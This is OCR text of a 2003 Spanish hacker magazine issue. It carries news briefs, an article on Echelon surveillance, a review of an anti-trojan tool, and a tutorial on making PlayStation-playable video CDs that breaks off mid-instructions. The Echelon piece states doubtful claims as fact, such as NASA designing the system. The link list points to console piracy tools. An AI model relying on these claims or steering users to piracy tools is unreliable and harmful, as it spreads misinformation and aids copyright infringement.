


www.hackerjournalespana.com



EL CONDOR
La leyenda de Kevin Mitnick

Telefono, e-mail, fax

¡SONRÍE! te espían

2€


SEGURIDAD GRATIS
Los secretos de Firewall Zonealarm

Y ADEMÁS:
Unicode
irc hacking
Programar en C
Como navegar anónimo
Introduccion a LAN



VIRUS
Introducción y guía a los "killer informaticos"

¡MIRA LAS PELÍCULAS CON LA PLAYSTATION!



Año 1 – N. 1 - 2003

Boss: theguilty@hackerjournales.com
Director: ilcoccia@hackerjournales.com
Editor: grand@hackerjournales.com
Colaboradores: Jacopo Bruno , Daniele Festa, Cesare Salgaro, Oliver Orlando

Publisher 4ever S.r.l.
Printed in Italy
Distribuidor
Coedis, s.l. - Avda. de Barcelona, 225
08750 Molins de Rei (Barcelona)

Publicación mensual registrada el 14/02/03 con el número MI2003C/001404.

Los artículos contenidos en Hacker Journal tienen un objetivo netamente didáctico y divulgativo. El editor declina toda responsabilidad a cerca del uso inapropiado de las "técnicas" y de los tutoriales descritos en su interior. EL envío de imagines autoriza implícitamente la publicación gratuita en cualquier publicación incluso si esta no forma parte de la 4ever S.r.l. La imágenes enviadas a la redacción non podrán ser restituidas.

Director responsable: Luca Sprea

FREE PRESS
NO PUBLICITAD
SOLO INFORMACIONES Y ARTICULOS

hacker

(instrucciones de uso)

hack·er (hãk'∂r) *"Persona que se divierte explorando los detalles de los sistemas de programación y expandiendo sus capacidades, a diferencia de muchos usuarios, que prefieren aprender solamente el mínimo necesario."*

¿Estáis de acuerdo?

ilcoccia@hackerjournales.com

DECIRNOS QUE PENSÁIS DE HJ

¡Podéis contactar con todos los redactores vía e-mail: felicitadnos, criticadnos, enfadaros pero ante todo

CONTACTAR CON NOSOTROS!

redaccion@hackerjournales.com

UNA REVISTA PARA TODOS



NEWBIE

MID HACKING




HARD HACKING

El mundo hacker està echo por algunas cosas simples y otras complicadas. Hay curiosos, lectores sin esperiencia y expertos para los cuales el ordenador no tiene secretos. Cada articulo de Hacker Journal viene marcado con una contraseña para cada nivél: NEWBIE (para quien comienza), MIDHACKING (para quién ya està adentro) y HARDHACKING (para quien come pan y worm).

¡Hasta el próximo mes en los quioscos!

AOL TIME WARNER POR LOS SUELOS

La criatura nacida de la fusión del celebre proveedor estadounidense con el gigante del media esta sufriendo algunos golpes, por usar un eufemismo.
Las perdidas relativas al 2002 rozan los 100 millones de dólares, un número significativo también por las grandes cifras en el aire del mercado financiero americano. A este daño le sigue el "modesto" pasivo del 2001, que era de "apenas" 5 millares de dólares, y las renuncias de los mas altos vértices de la dirigencia, entre ellos el guru del media Ted Turner, quien era el vise director.



OPERA 7 LLEGA A WINDOWS

Esta finalmente disponible la versión de Opera 7, que tiene todas las serias intenciones de bajar del trono a Explorer. Más veloz, más ligero y funcional: estas son las premisas de los productores del popular browser "alternativo", que las estadísticas lo ven en el tercer lugar entre los browser mas difundidos en el mundo.
La subida de Opera tiene una sola nube en su horizonte: Safari, el nuevo browser de Apple que podría superar o quitar del todo del mercado una de las flores al ojal de Opera, la versión para Mac.
Una de las novedades mas interesante es la Spatial Navigation, un verdadero método de navegación al interno de una pagina mediante Shift y las flechas. El browser está disponible (gratuitamente in versión hardware, o a 39 dólares sin banner) a través de www.opera.com.

COLABORAR ES UN CRÍMEN

Un técnico informático estadounidense que puso a disposición algunas maquinas de la red escolar que estaban a su cargo para un proyecto de "distributed computing", como el citado SETI@HOME, un proyecto que permite utilizar los recursos de una computadora a través de la Red, cuando ésta se encuentra inactiva, para efectuar cálculos complejos. La acusación no es leve: hurto de recursos informáticos y violación de la seguridad, por haber instalado un software de terceras personas. Siendo la pena acumulativa por cada computadora en que fue hecha la modificación, se llega a la estupefaciente suma de 120 años.
Incluso se ha probado llegar a una tentativa de remuneración de 415.000 dólares, que sería el costo de la banda total ocupada por los clientes, petición hasta ahora denegada. Obviamente con referencia a este caso se desató una gran polémica. La culpa viene atribuida a la rigidez de las leyes estadounidenses en materia de seguridad informática, hechas en forma rudimentaria que crean grandes limitantes, come esta. Lo absurdo de la acusación es la instalación ilícita de software de terceras personas en un ambiente como el universitario, donde se ven violaciones continuas y toleradas por tal norma.

HOT!

DOCUMENTI FIRMATI

Microsoft esta en proceso de otorgar una actualización para Word 2000 e 2002 (Xp para entendernos), que consentirá la aplicación de la firma electrónica a los documentos creados por el popular editor. Un servicio útil y una maniobra cautivante de parte de Redmond, visto que ningún ente público podrá prescindir de dotarse de un instrumento de elaboración de texto que soporte tales funcionalidades.
Como decir: en un futuro próximo, nada de concursos públicos para abastecerse de software sin el soporte de la firma digital. Es la hegemonía de Microsoft, ya minada de Linux al insinuarse entre los entes públicos, que quizás no pueda soportar un nuevo daño.
Pero tampoco las empresas o los libres ciudadanos que tienen la necesidad de un diálogo regular, tal vez por vía telemática, con la estructura pública no podrán (o querrán, porque no) hacer de menos al soporte de la firma digital. Una especificación que es importante hacer: dadas las características intrínsecas de la firma electrónica, a veces para garantir la autenticidad, así como también la integridad de un documento, todos los documentos que presentes partes activas, como macros, se convertirán en "estáticos" y salvados en copia por la firma, sin afectar al original ni invalidar la validez de la firma electrónica.

LA ZETA JONES ES UN VIRUS

No nos referimos a la sensual actriz en carne y hueso, sino al ya tan difuso worm que promete el acceso exclusivo a fotografías sin velo de la susodicha y de otras divas del momento, como Shakira y Britney Spears. Haciendo clic en ligas falsas, aparte de no ver ninguna foto picante, ya de por si motivo de desilusión, se activa el virus W32/igloo-15, que instala una backdoor en el sistema, abriendo una vía de ingreso a simples curiosos o malintencionados varios.

UN SISTEMA DE INTERCEPTACIÓN "GLOBAL"

Sonríe: Echelon te espía

Si pensáis que vuestro portero es el medio más eficaz para obtener informaciones, tenéis que saber que no es así: existe un sistema de interceptación de datos que es mucho más eficiente que 1.000 porteros juntos, quizá incluso que más de 2000.



¿Existe un Gran Hermano? Y si es si, es más parecido al conjeturado por George Orwell en *1984* o al de Pedro y compañía? La pregunta tiene una respuesta muy precisa: el "Gran Hermano", capaz de controlarlo todo y de vigilarnos a todos, existe. Se llama **Echelon** y llega a nuestras casas infiltrándose por entre los pliegues de nuestra vida privada.

>> Los primeros rastros en los años 70

Siempre se ha temido y hablado de la existencia de un sistema de interceptación global, pero el primero que nos trajo pruebas que revelaban su existencia fue un periodista, Duncan Campbell, en un artículo titulado "Big Brother is listening", publicado en el *New Statesman* de Londres en 1981. Desde entonces, a lo largo de los años, han ido apareciendo nuevas pruebas que han definido de forma cada vez más precisa la estructura de Echelon. En particular, podemos encontrar pruebas de su existencia en un libro publicado en 1996: *Secret Power*, en el que el autor, Nicky Hager, cita numerosas declaraciones recogidas en las entrevistas de cerca de 50 personas implicadas en los servicios secretos, que trabajaban o habían trabajado por la más importante agencia de inteligencia de Nueva Zelanda, **la Government Communications Security Bureau (GCSB).** Yes, precisamente, Nueva Zelanda uno de los países que ha contribuido en mayor medida al nacimiento de Echelon. Este se apoya en un pacto denominado UKUSA Strategy Agreement que fue ratificado en 1948 y en el que se adhirieron la *National Security Agency* estadounidense, el *Government Communications Headquarters* (GCHQ) británico, la *Communications Security Establishment* (CSE) canadiense y el *Defense Signals Directorate* (DSD) australiano. En base a los acuerdos, los estados miembros cooperarían para desarrollar un sistema de espionaje global, diseñado por la NASA, cuyo nombre inicial fue "Proyecto-415", después modificado por el de Echelon.

Echelon es un sistema muy complejo para interceptar cualquier forma de comunicación: desde la llamada telefónica al e-mail, pasando por el fax, etc. Nada escapa.

Echelon es global por su capacidad de controlar la comunicación entre personas de distintos países que intercambian informaciones pero también dentro de un mismo país, de hecho, en todas las partes del mundo. Aunque haya nacido y se haya desarrollado en un período de "guerra fría" sus objetivos no son en primera instancia objetivos bélicos, quizá si lo fueron en una primera fase embrionaria de su desarrollo, pero hoy en día sirve, sobretodo a los países implicados en el proyecto, para ejercer un control global en todo aquello que sucede y para filtrar, interceptar y catalogar millones de informaciones reservadas. Echelon no ha sido diseñado para espiar un e-mail particular o un usuario fax específico. Al contrario, el sistema trabaja interceptando de forma indiscriminada una enorme cantidad de comunicaciones, y a través del uso del ordenador, es capaz de filtrar las informaciones y extraer aquéllas que considera interesantes: fragmentos de datos

ECHELON

La palabra deriva del francés antiguo *eschelon* y ésta, a su vez, del latino tardío *scala*, (escalera) del cual provienen *scalino*, (escalón) y, en fin, "grupo de unidades particulares no alineadas". Que serían, según fuentes oficiales, los servicios de inteligencia de los Estados Unidos, el Reino Unido, Canadá, Australia y Nueva Zelanda.



recogidos entre millones de informaciones con una precisión casi quirúrgica. Echelon está organizado, en suma, como una cadena de estructuras de interceptación distribuidas por todo el mundo para examinar en el fondo la red de telecomunicaciones global. Algunas estructuras controlan los satélites de comunicaciones, otras las network por tierra y otras las comunicaciones por radio. Echelon conecta todas estas estructuras permitiendo, a los Estados Unidos y a sus aliados, interceptar una gran cantidad de las comunicaciones que se efectúan en el planeta. Los ordenadores puestos en cada estación del sistema ECHELON **buscan entre los millones de mensajes interceptados, aquéllos que contienen las keywords** anteriormente introducidas. Las keywords, incluyen elementos que pueden tener una relevancia cualquiera: nombres, poblaciones, asuntos, pero también palabras aparentemente "peligrosas" o extrañas que puedan hacer sospechar un sistema de mensajes con algún tipo de código. Cada palabra de cada mensaje interceptado es escaneada automáticamente sea cual sea la fuente de la cual provenga. Los millares de mensajes simultáneos son leídos en "tiempo real" tal como llegan a las estaciones, y los ordenadores consiguen encontrar la aguja escogida por los *intelligence* en el pajar de las telecomunicaciones. Los ordenadores en las estaciones distribuidas por todo el mundo, en el interior del network, tienen el nombre los "Diccionarios".

>> UNA VIEJA IDEA PERO NUEVA...

La existencia de ordenadores como los **"Diccionarios"** no es una novedad, ya habían sido usados durante la guerra fría, pero representaban unidades individuales y autónomas no comunicantes entre sí. La novedad de Echelon ha sido la de crear una Network perfectamente integrada donde los ordenadores individuales dialogan con todos los otros y son capaces no sólo de intercambiar informaciones, sino también de utilizar la lista de keywords elaborada por cada país miembro. De hecho, las estaciones de los aliados menores de la alianza funcionan para la NASA como si fueran bases fuera del territorio estadounidense. Cada una de las estaciones donde se encuentran los "Diccionarios" posee un nombre en código que la distingue de las otras de la red. Estos nombres en código son registrados al inicio de cada mensaje interceptado antes de que sea distribuido a través de la red de Echelon, y permiten así, al analizador localizar rápidamente qué estación ha hecho l'interceptación. Posteriormente otro componente del sistema Echelon intercepta una serie de comunicaciones por satélite no vehiculadas por el sistema "intelsat". Y más tarde, un sistema de estructuras para explorar las comunicaciones por tierra: representan el elemento final del sistema. Son también, obviamente, un objetivo para las interceptaciones a gran escala de los tradicionales sistemas de comunicación nacionales entre las personas, y naturalmente tampoco esto escapa a Echelon que aprovecha de esta gran vía de transmisión de datos para efectuar controles al mismo tiempo en un flujo de información absolutamente gigantesco. Las informaciones previsibles sobre el sistema Echelon se encuentran en el sitio de la **NASA(www.nasa.gov).** Las más delicadas os las damos nosotros. Echelon es, de una parte, un sistema de vigilancia, un método preventivo para conjurar acontecimientos criminales, y hasta aquí no hay nada de malo en ello. Pero usado de forma incorrecta (admitiendo que meter las narices en nuestros asuntos sea un comportamiento legítimo), puede ser un instrumento capaz de conceder ventajas injustificadas a los países que forman parte del proyecto, sobretodo a Estados Unidos. Con Echelon se pueden determinar las negociaciones comerciales. El Sunday Times hace algún tiempo se refirió a un caso en el que la sociedad de intermediación francesa, Thompson CSF, perdió un contrato de **1'4 millones de dólares,** con el cual pretendía abastecerse de un sistema radar en el Brasil. Las negociaciones fueron interceptadas por Echelon y la sociedad americana Raytheon pudo conocer todos los elementos de la negociación y aprovechó para "dar un tirón" proponiendo, presumiblemente condiciones mejores, el encargo a la sociedad francesa. Es evidente que ésto es un juego sucio: un poco como participar en una oferta para ganar un concurso, con los sobres sellados, conociendo anticipadamente las ofertas de los concursantes. Pero este es sólo uno de los muchos casos que se dan. ¿se puede escapar a Echelon? De nada sirve hacer utilizar un código para nuestros documentos ya que el sistema es capaz de detectar aquellos que utilizan o son sospechosos de utilizar algún tipo de código y separarlos de la marea de comunicaciones como elementos sensibles.
Sin duda alguna, lleva un poco más de tiempo dar todas las instrucciones, pero vale la pena perder algunos minutos: probablemente si unos cuantos millones de internautas se pusieran a enviar al mismo tiempo documentos en código el sistema se bloquearía inexorablemente: pero esto es improbable. Quizá el único sistema es volver a los métodos tradicionales que no requieren ninguna tecnología: palomas mensajeras, correspondencia escrita y quizá algún emisario que transporte nuestro mensaje cerrado con lacre, a la cara de Matrix.



Echelon es un sistema de control global que filtra e-mails, fax y comunicaciones telefónicas a través de bases periféricas organizadas como un gran Network.

UN PROGRAMA UTIL PARA QUITAR LOS CABALLOS DE TROYA.


Un arma contra la caballería Troyana

¿Queréis verificar si en vuestro sistema está presente un caballo de Troya o igual no conseguís eliminar uno que ya habéis encontrado? Quizás Trojan Remover es el programa para vosotros.

Muy a menudo la palabra virus es utilizada de manera impropia para definir cualquier código o programa que pueda resultar dañino. Pero hay unos cuantos que, como los caballos de Troya (trojans) no tienen nada que ver con los "verdaderos" virus, por que se trata en realidad de programas disfrazados de aplicaciones inocuas (juegos, utility, screen saver etc.) **pero capaces de hacer daños graves.**
La mayoria de los antivirus modernos tienen la posibilidad de reconocer los caballos de Troya mas conocidos, **aunque solo pocos de ellos puedan eliminar todos los rastros en un sistema contaminado por estos programas molestos.**
Sin embargo también existen unas herramientas del sistema llamadas antitrojans cuya tarea es de individuar y quitar aplicaciones como los troyanos, aprovechando de un enorme database actualizable vía Internet, analizando los ficheros de sistema, registro incluido, y controlando los procesos activos.

>> ¿Por qué Troyan?

Todo esto porque hay muchas variedades de ataques posibles contra una maquina Windows. Desde luego, el crecimiento exponencial de las lineas de codigo en los sistemas operativos o en los programas en general, provoca un consecuente aumento del numero de "grietas" explotables por cualquier ataque.
De todos modos, la intención sigue siendo la misma: acceder a los recursos de sistema sin que el legitimo usuario o el administrador se den cuenta.




En este sentido, la opción más simple es la de instalar un programa capaz de garantizar un acceso completo, abriendo vías de comunicación que explotan los archivos de sistema destinados a la comunicación TCP/IP, llamados *winsocket*.
Cada lenguaje puede ser utilizado para crear una pequeña arquitectura *Client/Server*. No es por casualidad que casi cada día se desarrollan programas en Delphi como en Visual Basic así como en el más complejo C/C++, tal que parece que los podemos considerar como "ejercicios de estilo".
En estos casos **no basta solamente actualizar frecuentemente el database del antivirus** por que los troyanos se reproducen mucho mas deprisa que los virus y entonces siempre hay muchas posibilidades que el sistema esté contaminado por un software no reconocido correctamente.
De hecho, son programas disponibles en lenguajes diferentes, y entonces resulta muy facil para un programador estudiar el codigo y crear nuevos troyanos.

>> Trojans remover

Entre los programas que pueden ayudarnos a defendernos de este peligro hay Trojan remover, un programa que no solamente ejecute el *scanning* del disco duro sino el del sistema en general. TR puede ser descargado gratuitamente, entre los otros (hay muchos) desde la web de la software house que lo ha desarrollado, la *Simply Super Software* www.simplysup.com/tremover.
Las plataformas por las cuales el TR ha sido creado son la de la familia Windows 9.x/Me/NT y XP, aun si ha sido utilizado con eficacia también en entorno Win2000.
Una vez acabado el procedimiento habitual de instalación se puede iniciar el programa: aparece pronto una interfase de entrada que nos pedirá si queremos registrarnos para adquirir el producto.
Es importante decir que TR no pide algún ajuste particular para poder funcionar de manera correcta y completa. TR puede cumplir operaciones variadas, como **escanear los ficheros de registro, hasta analizar los ficheros y los programas que se cargan cada vez que se enciende el aparato.**
Cada vez que TR individuare un caballo de Troya o un programa non identificado aparecerá una ventana de *pop-up* que muestra la situación y el nombre del file. En este punto el **pro-**



grama ofrecerá la posibilidad de quitar el intruso y renombrarlo para que no se pueda cargar más. Desgraciadamente muchos troyanos tienen la capacidad de activarse cuando Windows se inicia, y su renombracion se hace más difícil. En consecuencia **TR puede reiniciar el sistema y renombrar los**



ficheros dañinos antes que Windows entre en función.
Con esta opción todos los ficheros se ajustan en "solo lectura" así que se previene una nueva infección. Cuando acaba la procedura de inicio, los parámetros de solo lectura se han quitado.

>> Primer escaneo

El escaneo del sistema se puede fácilmente iniciar desde la interfase principal utilizando el botón apropiado. La primera vez que se efectúa esta operación, TR pedirá de seleccionar las extensiones de los ficheros que se quieren analizar, « recordando » vuestra respuesta para los escaneos futuros.
De todos modos no son necesarios conocimientos particulares, por que el programa ya ofrece en *default* unas cuantas opciones suficientes.
Si se quieren hacer modificaciones solo hay que clicar sobre "Options" desde la ventana "Drive/Directory Scan", que va a las preferencias sobre los tipos de ficheros que se quieren analizar.
El escaneo puede ser interrumpido en cualquier momento, impidiendo a TR de hacer cualquiera acción correctiva sobre los eventuales ficheros que se han encontrado infectados. Si lo dejamos terminar, al contrario, será posible visualizar los ficheros de *log* con una especie de índice de las operaciones cumplidas.

>> Escaneos particulares

La barra de las aplicaciones de la interfase principal pone además a disposición, a través del botón identificado con la antorcha pequeñita, la posibilidad de ejecutar otros tipos de escaneos. Estos **escaneos pueden ser de carpetas singulares o de *drives*** enteros, seleccionados de la misma ventana "Drive/Directory Scan", que además muestra un menú para elegir el tipo de operación que TR efectuará si encuentra un caballo de Troya.
Las opciones posibles son la **renombración automática del fichero infectado** (al menos que no se encuentre en un archivo *zip*, en este caso el usuario tiene que intervenir directamente) **o, la más simple anotacion en el fichero de *log*, del recuento del escaneo.** Está previsto además la puesta en pausa de cada file que contenga un troyano, o simplemente sospechoso, para permitir de tomar cada vez la mejor decisión.
De todo modo está bien de acordarse que **tomando la decisión de eliminar un file con TR se cumple una acción irreversible** por que el objeto será quitado sin ser desplazado a la papelera de reciclaje.
Una función muy practica y cómoda se encuentra en la posibilidad de efectuar los mismos tipos de *scanning* directamente desde Windows Explorer, cliqueando simplemente con el botón derecho del ratón después de la selección del fichero o de la carpeta.
Si durante el funcionamiento de TR os dais cuenta de la creación de carpetas en el directorio de directorios temporaneos de Windows (C:\Windows\Temp\) no teneis que preocuparos, es normal. Estas carpetas seran quitadas automaticamente en poco tiempo. Las otras funciones de la interfase principal permiten un acceso rapido a los files *log* y a sus impresiones , la habilitación al escaneo de inicio como dicho antes y a la visualisación de el *database* de lo troyanos conocidos.

F. M.

PRECIO Y PAGO

La registración de Troyan Remover sale más o menos a 25 dólares, pero el hecho de no pagar no perjudica el funcionamiento del programa.
Después de unos segundos el botón "continue" se activará permitiendo acceder a la interfase principal.
Pero si el programa os a sido útil, una justa compensación a los programadores es el mínimo, quizás adquiriendo Troyan Remover en grupo juntándose con unos amigos.
La empresa ofrece la posibilidad de efectuar el pago desde su sitio o dando los datos pedidos, por fax o por teléfono.

COMO VER EN PLAYSTATION VIDEOS REALIZADOS EN PC

ESTA NOCHE EN PANTALLA...

¿Queréis mostrar a vuestros amigos el film de las vacaciones o cualquier video descargado de Internet, pero no tiene niun PC, ni lector de Dvd/Video CD? Os enseñamos como hacer un CD que pueda ser visionado en una PlayStation cualquiera.



Mucha gente esta convirtiendo en Video CD sus filmaciones; A parte de ser un sistema de archivado fiable (mejor que videocasete VHS), **un Video CD se puede leer en DVD y sobretodo se visualiza en televisión. Este aparato demuestra ser mejor que un monitor para PC, especialmente por su tamaño más pequeño. ¿Si no tengo** DVD/Video CD, pero me queda una de esas antiguas PlayStation? Con un poco de ingenio y una pizca de paciencia, se puede crear un Video CD reproducible con la querida Psx.

>> Requisitos

Ante todo veamos que nos sirve: buildcd.exe, programa DOS para crear una "pre-imagen" de CD a partir de un file CTI stripiso.exe, programa DOS para convertir el file creado con BuildCD al formato ISO, Hitlice.exe, programa DOS que modifica la imagen obtenida para volverla viable en Playstation. El paquete Video4.zip, que se descarga desde la dirección indicada en los links, además de contener los programas citados, contiene los siguientes files:2352.DAT, file que contiene datos fundamentales a añadir a la imagen cread con StripISO para permitir al CD de ser leído por la PS; grabba.cti, file de tipo CTI: describe la estructura de los files y del directorio que constituirán nuestro CD, y contiene varias informaciones sobre el modo en el cual la imagen del CD se ha creado con BuildCD (el formato se explica mas allá en este documento). Config.dat, system.cnf psx.exe, estos son los file del sistema del CD.

>>Estructura de un CD Playstation

Un CD para PS tiene una estructura muy particular. Ya sea por los files que contiene, sea por el modo en el que se ha grabado.


-los files

Por *default*, la Play al encender, busca en el CD el file Psx.exe y lo ejecuta. En el file system.cnf, es posible especificar un nombre diferente para el file de inicio, además de otros parámetros que por el momento no nos interesan.

En un CD "básico" para la PlayStation hay también un file config.dat. El file debe tener una estructura diversa según que la Play sea utilizada con sistema PAL (europeo) o NTSC (norte americano). En el paquete Video4.zip hay 2 ejecutables, Psxntsc.exe y Psxpal.exe: es necesario renombrar como Psx.exe el que uno quie-




ra . En cada caso, se trata de un simple programa que visualiza un fondo (personabilisable) en el cual se ven cuatro iconos (personabilisables) : seleccionando cada uno, verá la película de cada uno.



-La imagen ISO

Usar un programa "normal" (Como Easy CD Creator, que viene con muchas grabadoras) non es suficiente para crear un CD para PS, porque tiene que tener un formato muy particular. Es necesario utilizar los programas listados antes, en el párrafo "requisitos" (o otros programas equivalentes, que se encuentran en sitios especializados). Veamos la sintaxis de estos programas:

```
buildcd -ivideo.img grabba.cti
```

Este comando crea una "pre-imagen" video.img basando se sobre los parámetros del file grabba.cti. Si abres un file de este tipo, verás que inicia y termína con códigos mas bien complicados; pero lo que nos interesa es la parte central, que describe la estructura del directorio del CD. Esta parte está delimitada por las palabras clave "Hierarchy"e "EndHierarchy". Dentro, tendremos varios partes, una por cada file y por cada directorio; las partes para los file van delimitadas de "File [filename.suf]" y "EndFile", mientras las del directory de "Directory [directoryname]" y "EndDirectory". Aquí un ejemplo simple de estructura:

```
Hierarchy
  Directory PRUEBA
    File file.txt
       XASource PRUEBA\file.txt
    EndFile
  EndDirectory
  Directory TEST
    EndDirectory
EndHierarchy
```

Pon atención a la palabra clave *XASource* que precede el nombre del file, seguido del nombre del file completo del recorridoque tendrá que haber en el CD. La palabra clave sirve a especificar que el file es de tipo XA, por tanto tiene una longitud de 2048 byte; si no la tiene, el programa BuildCD dará un "warning", o sea una advertencia. Una vez creada la "pre-imagen", hay que "ajustarla" con los datos relativos al tipo de sistema en el que funcionará el CD: europeo, americano o japonés; según los casos, a la pre-imagen se adjuntara un file distinto. En nuestro caso, con este comando

```
stripiso 2352 video.img video.iso
```

seguido de

```
COPY /B 2352.DAT+VIDEO.ISO CD.ISO
```

En este punto, nos queda solo a "habilitar" la imagen para funcionar en la PS, con el programa Hitlice.exe: una vez puesto en marcha , hay que especificar el nombre completo del file .ISO de "arreglar". Ahora la imagen está lista para grabar la en el CD... pero no con un programa cualquiera como Easy CD Creator; se necesita un programa particular como BlindWrite o semejante.

En el paquete se encuentra también un file .cue que se utiliza para escribir el CD. A pesar de lo que se explica en algunas guías en Internet, este file no está creado por los programas contenidos en el paquete Video4.zip, entonces ¡cuidado de no borrarlo cuando decidáis borrar las imágenes para obtener espacio en el disco duro!

>>Cómo hacer

Con este sistema solo se pueden ver películas de tipo STR (aunque en teoría se podría escribir un programa para Playstation que lea el formato AVI), por lo cual deberéis convertir vuestras películas a este formato; si se trata de AVI podéis utilizar el programa Movie Converter. Una cosa muy importante es que el formato de el audio del AVI tiene que ser **44.100KHz, 16 bit, stereo, no com-**

LINKS UTILES

http://mikill.interfree.it/console/video4.zip
El paquete contiene los files fundamentales para crear Cds para Play.

www.greenspun.com/bboard/q-and-a-fetch msg.tcl?msg_id=000tS4
Forum sobre "VideoCD y Playstation"

www.overinside.com/piratinside/mastering/psxvideo.php
Guía para la creación de Video Cds para Play

http://members.xoom.virgilio.it/thematrixpj/psxvideo.htm
Como dicho antes

www.gamefreax.de/toolz.html
Una docena de programas para piratear la playstation!

Para ver VideoCD en la Play
www.overinside.com/piratinside/mastering/psxvideo.php

Para hablar sobre como se pueden ver VCD en la Play:
www.greenspun.com/bboard/q-and-a-fetch-msg.tcl?msg_id=000tS4

Emuladores para Playstation

EPSX EMULATOR :
www.epsxe.com

PCSX EMULATOR :
www.pcsx.net/index.shtml

http://exeat.com/ps2/ceddy/psx/
www.psxfanatics.com/

www.ngemu.com/forums/showthread.php?s=ae9c1cd4822584d516b5516e84296b3d&threadid=21379
http://help.psxfanatics.com/pcsxfaq.php

COMO VER EN PLAYSTATION VIDEOS REALIZADOS EN PC

primido. En cambio, el video puede ser comprimido, sin embargo la resolución es obligatoriamente de 320x240, que es la de la Playstation. Recordad también que utilizando Movie Converter para hacer la conversión, en los parámetros de conversión tenéis que seleccionar la casilla "Leap Sector", la del audio (que por supuesto tiene que estar activo), y ajustar el *frame rate* (Fps) a 25. Según algunas guías, al revés, es mejor seleccionar frecuencia a 15fps; esto da resultados mas "seguros" pero con menor calidad.
Una vez descomprimido el file en un directorio (por ejemplo, C:\Psx), necesitaremos otros programas:

TimUtil (http://mikill.interfree.it/console/timutil.zip)
Para convertir files Bmp en formato Tim y viceversa:


MovieConverter (http://mikill.interfree.it/console/movconv32.zip) Para convertir películas Avi en Str;

STRPlay (http://mikill.interfree.it/console/strplay.zip)
Para visualizar las películas en formato Str.

También en éste caso podemos utilizar otros programas que hagan las mismas cosas. Tenéis que descomprimir todos los files en el mismo directorio de antes, es más cómodo.
En este punto aseguraos de tener a mano los cuatro files Avi que os interesan, y que estén todos con audio sin comprimir (PCM, 44.100KHz, 16bit, stereo , o sea calidad CD) y en formato 320x240; abran MovieConverter, y hagan la conversión uno a uno. Como dicho antes, utilizando Movie Center para hacer la conversión, en los parámetros de conversión hay que seleccionar la casilla "Leap Sector", la del audio (que tiene que estar activo), y ajustar la *frame rate* (fps) a 25.



BuildCd crea la imagen del disco


El programa Movie Converter que convierte los files Avi a formato Str, adaptado a la Playstation.

Terminada la conversión, renombrar los cuatro files obtenidos en 1.str, 2.str, 3.str y 4.str; cread un directorio video dentro del directorio donde habéis descomprimido los files .zip. y meted dentro los cuatros files .str.
Ahora poned en marcha en secuencia los files Grabba.bat, Grabba2.bat e Pondat.bat, o cread un file .bat que contenga estas tres líneas:

```
